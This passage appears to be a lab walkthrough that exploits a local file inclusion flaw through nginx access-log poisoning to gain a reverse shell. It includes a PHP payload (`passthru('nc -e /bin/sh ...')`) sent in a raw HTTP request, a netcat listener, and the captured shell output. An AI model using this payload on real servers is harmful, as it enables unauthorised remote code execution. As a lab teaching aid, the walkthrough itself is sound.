172.20.2.65 - - [09/Jan/2024:06:38:02 -0500] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log
```

Log Poisoning

It is a technique to manipulate logs by injecting malicious code fragments into the server's log files.

After injecting malicious code into the logs, if these log files can be executed with vulnerabilities such as LFI, vulnerabilities such as remote code execution occur on the server.

Reverse Shell

Reverse shell is a type of backdoor that connects to a specific port of a device running on the network and provides command line access to the connected device.


Let's try to get a reverse shell by log poisoning so that we can run our commands on the server.

First of all, we need to listen to a port with netcat in HackerBox. Because if we manage to get a reverse shell, our target server will establish a connection to the port we are listening to.

We listen to port 1337 by running the following command in HackerBox.

```
nc -lvp 1337
```

Then open a new terminal tab in HackerBox and find out the IP address of HackerBox. For this we run the **`ifconfig`** command.



```
root💀hackerbox:~# ifconfig
enp1s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.2.65  netmask 255.255.255.0  broadcast 172.20.2.255
        inet6 fe80::5054:ff:fe06:2b5f  prefixlen 64  scopeid 0x20<link>
        ether 52:54:00:06:2b:5f  txqueuelen 1000  (Ethernet)
        RX packets 410507901  bytes 35748933994 (33.2 GiB)
        RX errors 2124  dropped 0  overruns 0  frame 2124
        TX packets 155401  bytes 358772895121 (334.1 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 11  memory 0xfc840000-fc860000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 28  bytes 3484 (3.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 3484 (3.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Once we know the IP address of the HackerBox, we open a new tab and run the following commands to get a reverse shell from the target server with netcat.

First of all, we contact port 80 of the target server with the netcat tool.

```
nc 172.20.2.47 80
```


Then we write the following payload that will establish a connection from the target server to our HackerBox.

```
GET /<?php passthru('nc -e /bin/sh 172.20.2.65 1337'); ?> HTTP/1.1
Host: 172.20.2.47
Connection: close
```



```
root💀hackerbox:~# nc 172.20.2.47 80
GET /<?php passthru('nc -e /bin/sh 172.20.2.65 1337'); ?> HTTP/1.1
Host: 172.20.2.47
Connection: close

HTTP/1.1 404 Not Found
Server: nginx/1.18.0
Date: Tue, 09 Jan 2024 12:26:36 GMT
Content-Type: text/html
Content-Length: 153
Connection: close

<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```


After sending our payload, while still listening to port 1337 in the HackerBox, let's refresh the page on the website where the access logs are open.



```
root💀hackerbox:~# nc -lvp 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 172.20.2.47.
Ncat: Connection from 172.20.2.47:59558.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Yes, we managed to get a reverse shell from the server, now we can run commands on the server.

Now let's find the **`show-invoice.php`** file to access the requested information in the task.



```
pwd
/var/www/html
ls -l
total 176
drwxr-xr-x 19 root root   4096 Sep 28 03:45 css
drwxr-xr-x  2 root root   4096 Sep 28 03:45 fonts
-rw-r--r--  1 root root  20013 Dec 24 11:12 index.php
-rw-r--r--  1 root root  13076 Dec 24 11:12 invoice.php
drwxr-xr-x  2 root root   4096 Sep 28 03:45 invoices
drwxr-xr-x 34 root root   4096 Sep 28 03:45 js
-rw-r--r--  1 root root     65 Dec 10 19:23 show-invoice.php
-rw-r--r--  1 root root 120591 Sep 28 03:45 style.css
```

💪 We were able to access the relevant file information by running remote code on the target machine.

-

Congratulations 🙌

✨ You have successfully completed all tasks in this warmup.